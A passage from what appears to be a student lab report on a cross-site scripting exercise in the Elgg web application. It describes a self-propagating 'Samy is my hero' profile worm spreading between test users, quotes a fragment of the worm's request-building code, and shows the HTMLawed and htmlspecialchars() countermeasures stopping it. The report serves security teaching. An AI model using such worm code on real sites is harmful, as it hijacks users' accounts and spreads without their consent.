4. As filg 6.4, the about me description was changed after the Alice view Samy's profile. Related code was:
*concat("&description=").concat(escape(strCode_)).concat("&accesslevel[description]=2").*
5. Fig 6.5 showed that Samy became a friend of Alice. This was a result of ajax get request code in the Fig 6.2.
6. As fig 6.6 and fig 6.7, After Boby viewed Alice's profile, Boby became a friend Samy and 'Samy is my hero' was added in his profile.
7. As fig 6.8 and fig 6.9, After Charlie viewed Boby's profile, Charlie became a friend Samy and 'Samy is my hero' was added in his profile.
8. As fig 6.10, Charlie's profile about me was written with the code which as showed in fig 6.2, so that this code was self-propagating.
9. Fig 6.11, 6.12 was the method of Src Approach. As fig 6.13, 6.12, 6.14, 6.15, 6.16 and 6.17 were results of this Scr Approach to make self-propagating worm. The idea and code was similar like ID Approach.

**Task7:**


Fig 7.1 turned on the HTMLawed 1.8 countermeasure for XSS of elgg.




Fig 7.2 the victim Alice's prodile view was changed. The code lost <script> and </script>.




Fig 7.3 turned on both countermeasure to view victim profile


Fig 7.4 clear the description of Alice.




Fig 7.5 Alice view Samy's profile, after turned on both countermeasure to view victim profile




Fig 7.6 There were no changes, after she viewed Samy's profile.

**Observation and Explanation:**

1. Fig 7.1, I turned on HTMLawed 1.8 countermeasure. From fig 7.2, it was obvious that <script> and </script> were lost. And When I tried to save the <script>code</script> again, the borwer automatically discarded them, it means that I could not store <script> and </script> in elgg application's input. So the contents will not be considered as the code to parse. They are only the data.
2. When I turned on the htmlspecialchars() function in several php files, the observation of victim file is like fig 7.3. It was silimary to fig 7.2. Fig 7.5 and 7.6 were that Alice view Samy's profile after both countermeasures were turned on. htmlspecialchars() is a special built-in PHP method which is used to encode the special characters in the user input, such as encoding "<" to &lt, ">" to &gt, etc htmlspecialchars() validation replaces the characters like " with ’ and as a result the double quote characters are replace by &rsquo which change the meaning of the javascript code and it is no longer valid as a result the attack is unsuccessful, this also the case wuth ">" and "<" symbols. Thus this doesn't allow the the propagation to work.